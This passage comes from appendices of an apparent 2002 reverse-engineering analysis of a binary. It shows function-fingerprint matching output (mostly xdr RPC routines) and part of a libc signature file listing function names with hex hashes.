xdr_key_netstres xdr_opaque_auth xdr_pmap xdr_rejected_reply xdr_replymsg
xdr_unixcred

Fingerprint for address 0x80666a0 [Function_348] is 2AF4A336
Searching in databases...
     14 match(es) found:
```

```
    xdr_accepted_reply xdr_authdes_cred xdr_authunix_parms xdr_cryptkeyarg
xdr_cryptkeyarg2 xdr_cryptkeyres xdr_getcredres xdr_key_netstarg
xdr_key_netstres xdr_opaque_auth xdr_pmap xdr_rejected_reply xdr_replymsg
xdr_unixcred

Fingerprint for address 0x80666e8 [Function_349] is 20211222
Searching in databases...
    No match found.

Fingerprint for address 0x8066798 [Function_350] is 5B2EEDA4
Searching in databases...
      1 match(es) found:
    xdr_keystatus

Fingerprint for address 0x80667c0 [Function_351] is 16773894
Searching in databases...
    No match found.

Fingerprint for address 0x8066a50 [Function_352] is 7F9A5675
Searching in databases...
    No match found.

Fingerprint for address 0x8066bfc [Function_353] is 440F7473
Searching in databases...
    No match found.

Fingerprint for address 0x8067040 [Function_354] is C96D8E46
Searching in databases...
    No match found.

Fingerprint for address 0x8067094 [Function_355] is 852FF55C
Searching in databases...
    No match found.

Fingerprint for address 0x80671a4 [Function_356] is 051FB1D6
Searching in databases...
    No match found.

Fingerprint for address 0x8067248 [Function_357] is E487C5B3
Searching in databases...
      1 match(es) found:
    xdr_pointer

Fingerprint for address 0x80672ac [Function_358] is 5C362736
Searching in databases...
    No match found.

Fingerprint for address 0x80672e0 [Function_359] is 9F537EA9
Searching in databases...
    No match found.

Fingerprint for address 0x8067300 [Function_360] is FB8A10B7
Searching in databases...
    No match found.

Fingerprint for address 0x8067344 [Function_361] is 9037061A
Searching in databases...
    No match found.

Fingerprint for address 0x806744c [Function_362] is 2CF88E3A
Searching in databases...
    No match found.

Fingerprint for address 0x80675a8 [Function_363] is 72DDE54A
Searching in databases...
    No match found.

Fingerprint for address 0x840d21ba [Function_364] is E4094AD2
Searching in databases...
    No match found.

./checkf finished at Thu May 23 21:30:46 CEST 2002
Analysis of /root/chroot/reverse/the-binary done.
364 functions analyzed.
41 functions matched.
```

15 Appendix 15: *reverse.dat*

This is the signature file generated from our libc.a:

```
[?] Exit 8286AD62
[?] MCGetMsg EBFE7C1D
[?] MCGetSet C13B28AA
[?] _mpn_mul_n 52F3076B
[?] _mpn_mul_n_basecase B84B13EE
[?] _mpn_sqr_n EF92B21B
[?] _mpn_sqr_n_basecase 03C9A816
[?] abort A1D4014A
[?] abort F176DED4
[?] abs 2514A984
[?] accept 93D3112B
[?] access D6049D62
[?] acct 45902424
[?] add_derivation A9C99562
[?] add_name_to_object 859B3D88
[?] addmntent B5C814B0
[?] adjtime C6D296B6
[?] adjtimex A5FEB7CD
[?] adjust_column AE2F3CD1
[?] adjust_column F7E56BC4
[?] alarm E43431A9
[?] alias_compare EB9CCE51
[?] alphasort 1B421F9C
[?] alt_match_null_string_p E7931239
[?] arena_get2 2F071A4C
[?] argz_add_sep 7A7C20BB
[?] argz_count 350CA833
[?] argz_create_sep C13691A3
[?] argz_stringify 5A67845A
[?] asctime 3EE03D1C
[?] asctime_r C974FB0E
[?] asprintf F2B20976
[?] assert_fail 630F776D
[?] assert_fail CCFE3612
[?] assert_perror_fail E9B254A8
[?] at_begline_loc_p F39344F0
[?] at_endline_loc_p DBE56B8E
[?] atexit 0C360F61
[?] atexit D8F7AA72
[?] atof 0685CF29
[?] atoi EFCC0E31
[?] atol EFCC0E31
[?] authdes_create 0EC77B57
[?] authdes_getucred 3F254D27
[?] authenticate D2FECDA0
[?] authnone_create A0DFA069
[?] authunix_create 7175D08F
[?] authunix_create_default 7B339FA4
[?] basename 18B32A0A
[?] bcmp E62173A3
[?] bcmp_translate 66233C85
[?] bcopy 0B2E462C
[?] bind 93D3112B
[?] bindresvport 7F9A5675
[?] brk 1D1AB914
[?] brk F62C62F6
[?] bsd_signal 92D18F83
[?] bsearch 6BEA4ADB
[?] bsearch B1CE9F4C
[?] btowc 6D934900
[?] buffered_vfprintf 5C76EB23
[?] bzero AC5AFA8C
[?] calloc 0064DCF9
[?] calloc DABBD265
[?] callrpc EBAC1DDB
[?] canonicalize A5319BA5
[?] canonicalize_file_name 84855122
[?] catclose EB56419D
[?] category_to_name 56DAB81C
```

```
[?] catgets 49E2A76D
[?] catopen 06DDAD48
[?] cbc_crypt 095028EB
[?] cfgetispeed A8C131A7
[?] cfgetospeed A8C131A7
[?] cfmakeraw 1E6558E8
[?] cfree 02F6C7D0
[?] cfree 1B06F80E
[?] cfsetispeed A09399E4
[?] cfsetospeed C5677F1B
[?] chdir 20F1D1E3
[?] check_standard_fds 3A29EC14
[?] checkhost 22914E01
[?] chmod 773CF41B
[?] chown F77775A3
[?] chroot 19DB9673
[?] chunk_align 836875A4
[?] chunk_alloc 6B87CBAB
[?] chunk_free C05FB4CC
[?] chunk_realloc 0E098E8E
[?] cleanup B843CB74
[?] cleanup DB804694
[?] clearerr 872D8AE7
[?] clnt_broadcast 1BA65928
[?] clnt_create 26712203
[?] clnt_pcreateerror B7C48FE9
[?] clnt_perrno B7C48FE9
[?] clnt_perror BC4EAB82
[?] clnt_spcreateerror 7FBF90C7
[?] clnt_sperrno EF00F162
[?] clnt_sperror E11BCBDF
[?] clntraw_create B6FA0523
[?] clnttcp_create ACC31831
[?] clntudp_bufcreate 8C7640B5
[?] clntudp_create 13D81344
[?] clock 7AE3A836
[?] close 1C96E7CE
[?] close A9037B65
[?] closedir 603886EA
[?] closedir EE49726A
[?] closelog 2C60A75E
[?] common_op_match_null_string_p 0744B54C
[?] compile_range F25BA075
[?] confstr 02236A5B
[?] connect 93D3112B
[?] creat 816304AD
[?] crypt 4949DA29
[?] ctermid 9F7EF2E9
[?] ctime 0798135C
[?] ctime_r 5E8867CD
[?] ctype_get_mb_cur_max 5D7BF5F3
[?] cuserid 06F60FE8
[?] dcgettext 86DB6E6E
[?] decompose_rpath 5C023F80
[?] default_doallocate A8FC85A5
[?] default_doallocate CE4A9914
[?] default_finish 3A928485
[?] default_finish DAA3AE60
[?] default_imbue 4B8744BF
[?] default_morecore 3595A926
[?] default_morecore 9A585595
[?] default_morecore_init E81750EB
[?] default_pbackfail BDF23016
[?] default_pbackfail CB724C36
[?] default_read 3F8CC042
[?] default_read F253C50F
[?] default_seek 03DA445F
[?] default_seek 3F8CC042
[?] default_seekoff 3F8CC042
[?] default_seekoff 5DAF451C
[?] default_seekpos 37A6848C
[?] default_seekpos 783171C0
[?] default_setbuf 5EAAFC71
[?] default_setbuf BDF1EE5D
[?] default_showmanyc FE83C9A4
[?] default_stat 3F8CC042
```

```
[?] default_stat 55280E07
[?] default_sync CE5C99FC
[?] default_sync E55DF312
[?] default_uflow 08B7D537
[?] default_uflow B3A5D02E
[?] default_underflow 36194E3F
[?] default_underflow 3F8CC042
[?] default_write 8B635F48
[?] default_write FA265EFC
[?] default_xsgetn 07B047D0
[?] default_xsgetn 64524291
[?] default_xsputn 37A91C6E
[?] default_xsputn A849AD53
[?] derivation_compare 0AE8D1A8
[?] des_crypt BF726CDA
[?] des_setparity FA9D3C9C
[?] detect_conflict 6D672043
[?] difftime 4DF7BB8C
[?] dirfd 6EFA973C
[?] div F5C1F3F1
[?] dl_cache_libcmp 0C64605E
[?] dl_catch_error 8D5C186A
[?] dl_check_all_versions 884CEB56
[?] dl_check_map_versions 6984F1CA
[?] dl_close 74FABAC9
[?] dl_debug_initialize BA9F447E
[?] dl_debug_message 87AEBB79
[?] dl_debug_state 042AC3E1
[?] dl_dst_count 6967AEE2
[?] dl_dst_substitute C300766B
[?] dl_get_origin 9D353812
[?] dl_important_hwcaps E4BC6762
[?] dl_init_next 61B0895F
[?] dl_init_paths 4E21A3D3
[?] dl_load_cache_lookup 51B5976C
[?] dl_lookup_symbol B0EE2005
[?] dl_lookup_symbol_skip B6DCE082
[?] dl_lookup_versioned_symbol 38001CF4
[?] dl_lookup_versioned_symbol_skip BA5AD411
[?] dl_map_object 9D68C58B
[?] dl_map_object_deps A84F4300
[?] dl_map_object_from_fd 52ABC5E9
[?] dl_mcount 133945DB
[?] dl_mcount_wrapper B1BB058E
[?] dl_mcount_wrapper_check 90A8C15C
[?] dl_new_object 5BF6C04A
[?] dl_open 12534FF6
[?] dl_open_worker 1F664AA4
[?] dl_receive_error 0F1AF600
[?] dl_relocate_object 1E6787C1
[?] dl_runtime_profile 38ABEFE9
[?] dl_runtime_resolve 72BB87C6
[?] dl_setup_hash 1D1A7B7A
[?] dl_signal_cerror D3BCF7D2
[?] dl_signal_error A3319EF7
[?] dl_start F29B9246
[?] dl_start_profile 4113D5DC
[?] dl_sysdep_output A2C33245
[?] dl_sysdep_read_whole_file C741F2C8
[?] dl_unload_cache F8DD0FC5
[?] dn_comp 4F5285E1
[?] dn_expand 22952808
[?] dn_skipname C61CE521
[?] do_global_ctors_aux 95CC3531
[?] do_global_dtors_aux 71A22C71
[?] do_open AF2DC033
[?] do_release_all 48BED54D
[?] do_release_shlib 970A8938
[?] do_write 234642BE
[?] do_write 4BD7AFB0
[?] doallocbuf 3789CA26
[?] doallocbuf F5EC2329
[?] drand48 09BEB926
[?] dup AF646EB0
[?] dup2 B7E96D35
[?] ecb_crypt 6910908F
```

```
[?] ecvt D3FB207A
[?] encrypt 37EF1F1C
[?] endgrent 9E68A5AA
[?] endhostent 5F4704BA
[?] endhtent 40D0FAF6
[?] endmntent ACC15584
[?] endnetent 7803FCF8
[?] endnetgrent 2E09E35C
[?] endprotoent 7803FCF8
[?] endpwent ABACFA30
[?] endrpcent 7A524BA9
[?] endservent 7803FCF8
[?] endsgent 9533F958
[?] endspent 9533F958
[?] endusershell 3F7872F8
[?] endutent 6322295B
[?] erand48 661D347D
[?] errno_location B378A217
[?] errno_location DB424743
[?] execl BFA3332C
[?] execle 4ADEF41E
[?] execlp 4ADEF41E
[?] execv 55BF4EEE
[?] execve B0440C36
[?] execvp EB32BD43
[?] exit 8286AD62
[?] exit 84D91FB0
[?] exit DE4678E9
[?] exit F858A627
[?] expand_dynamic_string_token 862F2DF7
[?] extend_alias_table 492FEF37
[?] fchdir 596FEDF5
[?] fchmod D64DEC1A
[?] fchown EFFE063B
[?] fclose 20B55824
[?] fclose E0276F84
[?] fcloseall 67F18345
[?] fcntl 696A42B5
[?] fcntl B20B75E5
[?] fcrypt B49190D8
[?] fcvt 4BB9A762
[?] fdatasync 8727D003
[?] fdopen 041119F8
[?] feof C0A6CE50
[?] ferror C0A6CE50
[?] fflush 3AA62173
[?] fflush 83631159
[?] ffs 6B41462B
[?] ffs CF6544B2
[?] ffsl 6B41462B
[?] fgetc C0A6CE50
[?] fgetgrent 73FED1AF
[?] fgetpos BDB56EE8
[?] fgetpwent 73FED1AF
[?] fgets 2080D969
[?] fgets_unlocked 7B1AFC8A
[?] fgetsgent 54B3A9DB
[?] fgetspent AA99E48A
[?] file_attach 18C65482
[?] file_attach A4A901FA
[?] file_close 010B436C
[?] file_close 76614393
[?] file_close_it 4D841848
[?] file_close_it E05F081A
[?] file_doallocate D64A7C69
[?] file_doallocate F86B4087
[?] file_finish 6E20BCBB
[?] file_finish A10BF372
[?] file_fopen 1F850297
[?] file_fopen A3FE84FD
[?] file_init 4527F6C3
[?] file_init 5DDE16CF
[?] file_open 044FBB03
[?] file_overflow 3B25FD89
[?] file_overflow 42C239B9
[?] file_read 1DABA776
```

```
[?] file_read 91210E74
[?] file_seek 4DBF1E22
[?] file_seek 8E321111
[?] file_seekoff 14B3BD22
[?] file_seekoff 5084A6B3
[?] file_setbuf 52F442A4
[?] file_setbuf 6FAAE2E6
[?] file_stat 13483335
[?] file_stat 864EA329
[?] file_sync 2E8534F6
[?] file_sync 56278A25
[?] file_underflow 478E92C2
[?] file_underflow AFB6EC41
[?] file_write 0954B342
[?] file_write CA79069C
[?] file_xsgetn 05CEC84D
[?] file_xsputn 62A3CB28
[?] file_xsputn BCFB0861
[?] fileno C0A6CE50
[?] find_derivation 4D53E896
[?] find_msg 2A0FC9A5
[?] fini D9261C3D
[?] fini_dummy 701BAB5E
[?] fixup DFA8DD6A
[?] flock B75C72CC
[?] flockfile 3457B1A1
[?] flockfile 979F3783
[?] flush_all 2709A10C
[?] flush_all F640A1BB
[?] flush_all_linebuffered 732B9004
[?] flush_all_linebuffered 9768842E
[?] fnmatch 42916B30
[?] fopen 7E082C7A
[?] fopen A4F8A71C
[?] fork BCF79788
[?] fp_nquery DF39A654
[?] fp_query A7C5F021
[?] fp_resstat 6DEAE17E
[?] fpathconf CED11F6B
[?] fprintf 70DCB4D1
[?] fprintf FB112AAC
[?] fputc 4E0452AC
[?] fputs 74A57077
[?] frame_dummy C922BFF8
[?] fread CF479062
[?] free 02F6C7D0
[?] free 1B06F80E
[?] free_atfork B94D59CC
[?] free_backup_area 46033804
[?] free_backup_area AC602550
[?] free_check C23AFED2
[?] free_derivation A1389512
[?] free_modules_db 1311120C
[?] free_starter D770E7D4
[?] freopen 2F5BE4ED
[?] frexp 40C27DA0
[?] fscanf 70DCB4D1
[?] fseek AF6B5EBA
[?] fsetpos 70DCB4D1
[?] fstat E593BEF1
[?] fstatfs 4AF4D8FF
[?] fsync 305A99DC
[?] ftell C0A6CE50
[?] ftime DE12680F
[?] ftok D05B9440
[?] ftruncate 5D7584ED
[?] ftrylockfile 4F9FD79A
[?] ftrylockfile E55DF312
[?] ftw 3A0374D3
[?] funlockfile 5FC622C0
[?] funlockfile 979F3783
[?] fwrite CF479062
[?] fxstat 2CE87F61
[?] fxstat 46FB76A4
[?] fxstat64 71CBE7A1
[?] gconv_alias_compare 15654E94
```

```
[?] gconv_close_transform 92BABA27
[?] gconv_find_func FD40368E
[?] gconv_find_shlib E2A93CE9
[?] gconv_find_transform FAF24D3F
[?] gconv_get_builtin_trans 1A2E6EFB
[?] gconv_read_conf 9B9F77AD
[?] gconv_release_shlib BE7B648F
[?] gconv_transform_ascii_internal 643DCA88
[?] gconv_transform_internal_ascii 617159C4
[?] gconv_transform_internal_ucs2 29715A1A
[?] gconv_transform_internal_ucs2little 29715A1A
[?] gconv_transform_internal_ucs4 B69EC3DD
[?] gconv_transform_internal_utf16 20C1B9B2
[?] gconv_transform_internal_utf8 D38EE772
[?] gconv_transform_ucs2_internal 643DCA88
[?] gconv_transform_ucs2little_internal 643DCA88
[?] gconv_transform_utf16_internal 93B9593E
[?] gconv_transform_utf8_internal 05C14A4B
[?] gcvt 671A32FB
[?] gen_steps 860C44C3
[?] gen_tempname 663C280F
[?] generic_getcwd 6482343F
[?] get_column F0A38AEB
[?] get_current_dir_name 67B02845
[?] get_myaddress 181AE509
[?] get_sym AEA41624
[?] getc A6559069
[?] getchar FBD5CB58
[?] getcwd 3192D519
[?] getcwd 5B5E43A6
[?] getdelim 14CD2D06
[?] getdelim 5A9CE97A
[?] getdents 8D636B73
[?] getdents BECB2416
[?] getdirentries 6B434756
[?] getdomainname 9D53895D
[?] getdtablesize 6ED162C6
[?] getegid 41913271
[?] getegid 77A7039C
[?] getenv 6F2A5448
[?] getenv EA6A88CA
[?] geteuid 5527EA2B
[?] geteuid 58CB7837
[?] getfpucw 634CE5CA
[?] getgid 783FF115
[?] getgid A76F7DE5
[?] getgrent 968CC139
[?] getgrgid 2BB5C0BC
[?] getgrnam 084DFB2E
[?] getgroups BADE5BEE
[?] gethostbyaddr 2910ACE6
[?] gethostbyname 8E1B0B58
[?] gethostent 629873FC
[?] gethostid DAA08B4D
[?] gethostname 9D53895D
[?] gethtbyaddr A54E261B
[?] gethtbyname 37E50B6A
[?] gethtent 5D66A400
[?] getitimer F80782E5
[?] getline 06D804C8
[?] getline 07FE2D98
[?] getline 559C1FB1
[?] getline_info 4DF96C22
[?] getlogin 20281632
[?] getlong F20F8D33
[?] getmntent 01DFD9CB
[?] getnetbyaddr C550FC74
[?] getnetbyname 6FC6ADC1
[?] getnetent C11AC8E2
[?] getnetgrent 4A78E6AD
[?] getnetname D17F7E89
[?] getopt 2C0A8B0A
[?] getopt_clean_environment EC1A7AD0
[?] getopt_internal E1EF58B9
[?] getopt_long A4C3373E
[?] getopt_long_only 98E20616
```

```
[?] getpagesize 665B7FE4
[?] getpagesize F1E6957E
[?] getpass 0FB53685
[?] getpeername 93D3112B
[?] getpgid 3A96FC55
[?] getpgrp 1AB597D7
[?] getpid 1F1670D4
[?] getpid 76D8AF69
[?] getppid 0E992C7F
[?] getpriority 7E427B12
[?] getprotobyname 6FC6ADC1
[?] getprotobynumber F4D36054
[?] getprotoent C11AC8E2
[?] getpublickey 49775AA9
[?] getpw B2B1E3D9
[?] getpwent 311E599A
[?] getpwnam B3A22EA8
[?] getpwuid 962E082E
[?] getrlimit FD26661D
[?] getrpcbyname 9D55CFC7
[?] getrpcbynumber 0B9E2ED9
[?] getrpcent D285D22C
[?] getrpcport D54825FD
[?] getrusage A7098107
[?] gets 6EEFB569
[?] getsecretkey 69CE4D97
[?] getservbyname 6FC6ADC1
[?] getservbyport C550FC74
[?] getservent F4843CCB
[?] getsgent F9D49195
[?] getsgnam C70A781D
[?] getshort D0B481BF
[?] getsid BAB7855A
[?] getsockname 93D3112B
[?] getsockopt CA0F7AED
[?] getspent F9D49195
[?] getspnam C70A781D
[?] gettimeofday 77C808E9
[?] getuid 43ECF148
[?] getuid 92707E2F
[?] getusershell 5B3D1CBD
[?] getutent 3A9FE5DD
[?] getutid 0B48673A
[?] getutline 0B48673A
[?] getw B839A3AB
[?] getwd 40D9E024
[?] glob 8F3D1710
[?] globfree 8B17A47A
[?] gmtime CB50791D
[?] gmtime_r 99F3DF3E
[?] group_in_compile_stack E321C103
[?] group_match_null_string_p B47F47A7
[?] group_number 38A83906
[?] group_number 82CB215B
[?] grpalloc 39DAB3B0
[?] grpopen 8BDCD52B
[?] grpread 02FBBF31
[?] gsignal AB1C507A
[?] gsignal C816D63D
[?] guess_category_value 59EEF84B
[?] guess_grouping 2987AFE8
[?] h_errno_location DB424743
[?] hack_digit.360 A7649745
[?] hasmntopt FBF4EF49
[?] hcreate 7BBE29AA
[?] hdestroy 4F1A3067
[?] heap_trim D0847527
[?] helper_overflow 6A384EFC
[?] herror EFD7BA32
[?] host2netname 8CF7432A
[?] hostalias D71A6E5E
[?] hsearch E40A7F7F
[?] htonl 2930938A
[?] htons 656F6472
[?] idle 9C070006
[?] ignore 81510F5C
```

```
[?] index 1CF2A0E6
[?] index 45FFE914
[?] inet_addr A341591B
[?] inet_aton 0A9278F5
[?] inet_lnaof 14623585
[?] inet_makeaddr C04F11F5
[?] inet_netof A29F41AB
[?] inet_network EBC13027
[?] inet_nsap_addr 3E88C8CA
[?] inet_nsap_ntoa 6BE08FE6
[?] inet_ntoa 0430DD5B
[?] init 19C79BA6
[?] init 1F614C30
[?] init 82C32E04
[?] init CD7FD9F8
[?] init_brk 8E30DDCE
[?] init_des 6EB9A47C
[?] init_dummy E9C5925B
[?] init_marker D7E4A654
[?] init_marker F032B495
[?] init_misc 2EA263EC
[?] initgroups 6409C308
[?] initstate 2FE3C069
[?] innetgr FEFF8081
[?] insert_op1 0135F3D9
[?] insert_op2 F6D83437
[?] insque 172D160E
[?] internal_flockfile 3457B1A1
[?] internal_ftrylockfile 4F9FD79A
[?] internal_funlockfile 5FC622C0
[?] ioctl CC4B9A96
[?] ioctl D7603A1F
[?] ioperm DD96FFCA
[?] iopl 4FB2CAF4
[?] ipc 7AF2EA95
[?] isalnum 7FF2F3AE
[?] isalpha 49C6FBF9
[?] isascii 514DFC21
[?] isatty 14A20C88
[?] isatty 5C362736
[?] isblank EBF7F2BC
[?] iscntrl 49C6FBF9
[?] isdigit 49C6FBF9
[?] isgraph B095F5CE
[?] isinf 1E6FF022
[?] isinf 723A6975
[?] isinfl 23BB2B20
[?] isinfl F6A68D94
[?] islower 49C6FBF9
[?] isnan AEA35027
[?] isnan BA45B0EA
[?] isnanl 00C88D19
[?] isnanl D5286937
[?] isprint 49C6FBF9
[?] ispunct 49C6FBF9
[?] isspace 49C6FBF9
[?] isupper 1A1AB9CE
[?] iswctype EFC13451
[?] isxdigit 49C6FBF9
[?] itoa 6A0F35D9
[?] itoa 6F0B92B5
[?] jrand48 F549596F
[?] key_decryptsession D3229C87
[?] key_encryptsession D3229C87
[?] key_gendes C4556A18
[?] key_setsecret A53E4F9B
[?] kill 975983C9
[?] kill 9C77AE0E
[?] killpg 5BC63481
[?] known_compare CE0EF4CD
[?] labs 2514A984
[?] lckpwdf AECE6517
[?] lcong48 C30239D9
[?] ldexp 7C961F77
[?] ldiv F5C1F3F1
[?] least_marker CE3BB52E
```

```
[?] lfind 1E9751C9
[?] libc_access D6049D62
[?] libc_acct 45902424
[?] libc_adjtimex A5FEB7CD
[?] libc_alarm E43431A9
[?] libc_calloc 0064DCF9
[?] libc_calloc DABBD265
[?] libc_chdir 20F1D1E3
[?] libc_chmod 773CF41B
[?] libc_chown F77775A3
[?] libc_chroot 19DB9673
[?] libc_close 1C96E7CE
[?] libc_close A9037B65
[?] libc_closedir 603886EA
[?] libc_creat 816304AD
[?] libc_dup AF646EB0
[?] libc_dup2 B7E96D35
[?] libc_execve B0440C36
[?] libc_fchdir 596FEDF5
[?] libc_fchmod D64DEC1A
[?] libc_fchown EFFE063B
[?] libc_fcntl 696A42B5
[?] libc_fcntl B20B75E5
[?] libc_fdatasync 8727D003
[?] libc_fork BCF79788
[?] libc_free 02F6C7D0
[?] libc_free 1B06F80E
[?] libc_fstatfs 4AF4D8FF
[?] libc_fsync 305A99DC
[?] libc_ftruncate 5D7584ED
[?] libc_getdents 8D636B73
[?] libc_getegid 41913271
[?] libc_geteuid 5527EA2B
[?] libc_getgid 783FF115
[?] libc_getgroups BADE5BEE
[?] libc_getitimer F80782E5
[?] libc_getpgid 3A96FC55
[?] libc_getpgrp 1AB597D7
[?] libc_getpid 76D8AF69
[?] libc_getppid 0E992C7F
[?] libc_getrlimit FD26661D
[?] libc_getrusage A7098107
[?] libc_getsid BAB7855A
[?] libc_gettimeofday 77C808E9
[?] libc_getuid 43ECF148
[?] libc_idle 9C070006
[?] libc_init 0DBBB4D1
[?] libc_init 9C89C698
[?] libc_init_first CD7FD9F8
[?] libc_init_secure 7133837D
[?] libc_ioctl CC4B9A96
[?] libc_ioperm DD96FFCA
[?] libc_iopl 4FB2CAF4
[?] libc_ipc 7AF2EA95
[?] libc_kill 975983C9
[?] libc_link 47E5E377
[?] libc_longjmp DA01258F
[?] libc_lseek 41C566DB
[?] libc_lseek 8CF2800B
[?] libc_lseek64 475ACE93
[?] libc_mallinfo 1C54E281
[?] libc_mallinfo CAB5C866
[?] libc_malloc AAFC256F
[?] libc_malloc FB496E0D
[?] libc_mallopt 2D805F6C
[?] libc_mallopt 49B2D05A
[?] libc_memalign 82301FE3
[?] libc_memalign D41EDAD7
[?] libc_mkdir 01319BB9
[?] libc_mlock B83A7CB3
[?] libc_mlockall EA3475E7
[?] libc_mount BA3F2BFA
[?] libc_mprotect 29D0C690
[?] libc_mremap DC88EC56
[?] libc_msync 836E5936
[?] libc_munlock 53BBC51A
```

```
[?] libc_munlockall F331ABF9
[?] libc_munmap 3103283A
[?] libc_nanosleep 2180E058
[?] libc_nice 033E38A7
[?] libc_nls_init 7CA86695
[?] libc_open 683D0574
[?] libc_open 71E8F5C1
[?] libc_open64 A84A27ED
[?] libc_opendir 816D8CD3
[?] libc_pause 6FB62DCC
[?] libc_pipe 421E971F
[?] libc_prev_fstat E593BEF1
[?] libc_prev_lstat 879FB8DA
[?] libc_prev_mknod 86B33BE7
[?] libc_prev_stat EF74D123
[?] libc_prev_ustat E9615692
[?] libc_pvalloc 433AF7F0
[?] libc_read 033E5507
[?] libc_read 7F7EF483
[?] libc_readdir 22996585
[?] libc_readdir_r 669E016A
[?] libc_readlink DF9FD359
[?] libc_realloc 1ED8BEDB
[?] libc_realloc 6C25D11E
[?] libc_reboot 4E7F6D8E
[?] libc_rename C71D40B1
[?] libc_rewinddir 71C8BBED
[?] libc_rmdir 0FAD8200
[?] libc_sched_get_priority_max C0891EDE
[?] libc_sched_get_priority_min BEF58F1D
[?] libc_sched_getparam 72F54683
[?] libc_sched_getscheduler 106F92A7
[?] libc_sched_rr_get_interval E35805BD
[?] libc_sched_setparam A57DD6B5
[?] libc_sched_setscheduler A2F3B88D
[?] libc_sched_yield 3319E564
[?] libc_seekdir 71C8BBED
[?] libc_setdomainname 486AEFD6
[?] libc_setfsgid DB8D0783
[?] libc_setfsuid 8FC790F6
[?] libc_setgid 49D0E9CE
[?] libc_setgroups 2A53E5E1
[?] libc_sethostname 954E2117
[?] libc_setitimer 403DD251
[?] libc_setpgid 70FFBE94
[?] libc_setpriority 2215388C
[?] libc_setregid AE82DD07
[?] libc_setreuid 74A59DEB
[?] libc_setrlimit C724C8F4
[?] libc_setsid DD587118
[?] libc_settimeofday 8E0A648B
[?] libc_setuid 62706B6D
[?] libc_siglongjmp DA01258F
[?] libc_sigpending F44566D0
[?] libc_sigprocmask 55EF7871
[?] libc_socketcall 8B172DD3
[?] libc_start_main 43D682FB
[?] libc_statfs CFE902B7
[?] libc_stime 1E29CA01
[?] libc_swapoff F174A4F1
[?] libc_swapon A521F0E6
[?] libc_symlink 8E1BC62F
[?] libc_sync 0179F61E
[?] libc_syscall_flock F2DBE9F9
[?] libc_syscall_readv 8DEC47E7
[?] libc_syscall_writev A7CD6533
[?] libc_sysinfo 1FB7832A
[?] libc_telldir F0B13165
[?] libc_time 58B72F00
[?] libc_times E2BC36E1
[?] libc_truncate 053AA91B
[?] libc_umask 91FAD98C
[?] libc_umount D84A5F91
[?] libc_uname 3506DCE6
[?] libc_unlink 55ED4980
[?] libc_uselib DC0C57F0
```

```
[?] libc_utime 203FFC30
[?] libc_valloc 6BDBFF34
[?] libc_valloc EFE021B2
[?] libc_vhangup E51F863F
[?] libc_vm86 97AD7E81
[?] libc_wait4 D7A31154
[?] libc_write D9229CA5
[?] libc_write F76BB4B4
[?] link 47E5E377
[?] link_in 578D99A4
[?] link_in D14AE427
[?] listen B5F28613
[?] llseek 475ACE93
[?] llseek 5C717BF9
[?] localeconv 15AF983C
[?] localtime 70BDF232
[?] localtime_r 99F3DF3E
[?] lockf 890365E8
[?] longjmp 1CC33058
[?] longjmp 2239EED8
[?] longjmp 4CE29451
[?] longjmp DA01258F
[?] longjmp_unwind E9C5925B
[?] lose D0CC3DE1
[?] lrand48 CB3B5D25
[?] lsearch EC0E2443
[?] lseek 41C566DB
[?] lseek 8CF2800B
[?] lseek64 475ACE93
[?] lstat 879FB8DA
[?] lxstat 2CE87F61
[?] lxstat 4197980B
[?] main 67F18345
[?] main_trim 52B2B586
[?] mallinfo 1C54E281
[?] mallinfo CAB5C866
[?] malloc AAFC256F
[?] malloc FB496E0D
[?] malloc_atfork 3B6AEB27
[?] malloc_check 2F314334
[?] malloc_check_init AD6D7D02
[?] malloc_get_state 297A3D93
[?] malloc_hook_ini C9B97EA8
[?] malloc_set_state 2DF87E6F
[?] malloc_starter 302DA2FA
[?] malloc_stats 0A1ABFC0
[?] malloc_stats 66A5EAA2
[?] malloc_trim 0B97D7F5
[?] malloc_trim F4E11B6B
[?] malloc_usable_size 37D3A777
[?] malloc_usable_size CF712559
[?] mallopt 2D805F6C
[?] mallopt 49B2D05A
[?] marker_delta E3B97CCC
[?] marker_delta FE756672
[?] marker_difference 5CE1B560
[?] marker_difference FF2C5B6B
[?] masksig_restore 1448EECF
[?] match_symbol B1AB8897
[?] mblen 925CD45A
[?] mbrlen AADCFB00
[?] mbrtowc 97C33DA3
[?] mbsinit D71076CE
[?] mbstowcs F6BFC1D5
[?] mbtowc 6547328E
[?] mem2chunk_check 17EE61E0
[?] memalign 82301FE3
[?] memalign D41EDAD7
[?] memalign_check 7CF37C0C
[?] memalign_hook_ini B88E2387
[?] memccpy 084AC7EB
[?] memchr 10A0B2F5
[?] memchr 27AD3901
[?] memcmp 3A44BC50
[?] memcpy 326903E6
[?] memcpy 7D39F1CB
```

```
[?] memfrob 08807EE7
[?] memmem 17771008
[?] memmove 0C88B8DB
[?] memmove 3FD1279E
[?] mempcpy 03651892
[?] memset 369B404F
[?] memset 4E05FA21
[?] mkdir 01319BB9
[?] mkfifo 7F44AEF6
[?] mknod 86B33BE7
[?] mkstemp 9DB930A4
[?] mktemp 72568BF7
[?] mktime 7D4CAEC3
[?] mlock B83A7CB3
[?] mlockall EA3475E7
[?] mmap 03296F2D
[?] mmap 9BFFD811
[?] modf 31C7D8A5
[?] mount BA3F2BFA
[?] mpn_add_n 618AE777
[?] mpn_add_n F4A6C9A4
[?] mpn_addmul_1 8A34610C
[?] mpn_addmul_1 8AF64A3F
[?] mpn_cmp 6C777E75
[?] mpn_cmp D2119DDB
[?] mpn_construct_double 7BF5B974
[?] mpn_construct_float E90FF214
[?] mpn_construct_long_double 65E91DC7
[?] mpn_divmod 7AB74E6E
[?] mpn_divmod_1 57EA95E2
[?] mpn_divrem EC37C419
[?] mpn_extract_double 2B18C414
[?] mpn_extract_double 3A0F2B51
[?] mpn_extract_long_double 20D28B66
[?] mpn_extract_long_double 84FF8010
[?] mpn_impn_mul_n 6FAF6806
[?] mpn_impn_mul_n_basecase ED7506C6
[?] mpn_impn_sqr_n 691E64A0
[?] mpn_impn_sqr_n_basecase 0A938363
[?] mpn_lshift 25EB0928
[?] mpn_lshift FB319D76
[?] mpn_mul 14401586
[?] mpn_mul 8CFF30F8
[?] mpn_mul_1 8A34610C
[?] mpn_mul_1 8AF64A3F
[?] mpn_mul_n BE73AFF3
[?] mpn_mul_n CED9C81D
[?] mpn_rshift 4FAF65B9
[?] mpn_rshift FB7ADB4A
[?] mpn_sub_n 618AE777
[?] mpn_sub_n F4A6C9A4
[?] mpn_submul_1 8A34610C
[?] mpn_submul_1 8AF64A3F
[?] mprotect 29D0C690
[?] mprotect CED4F387
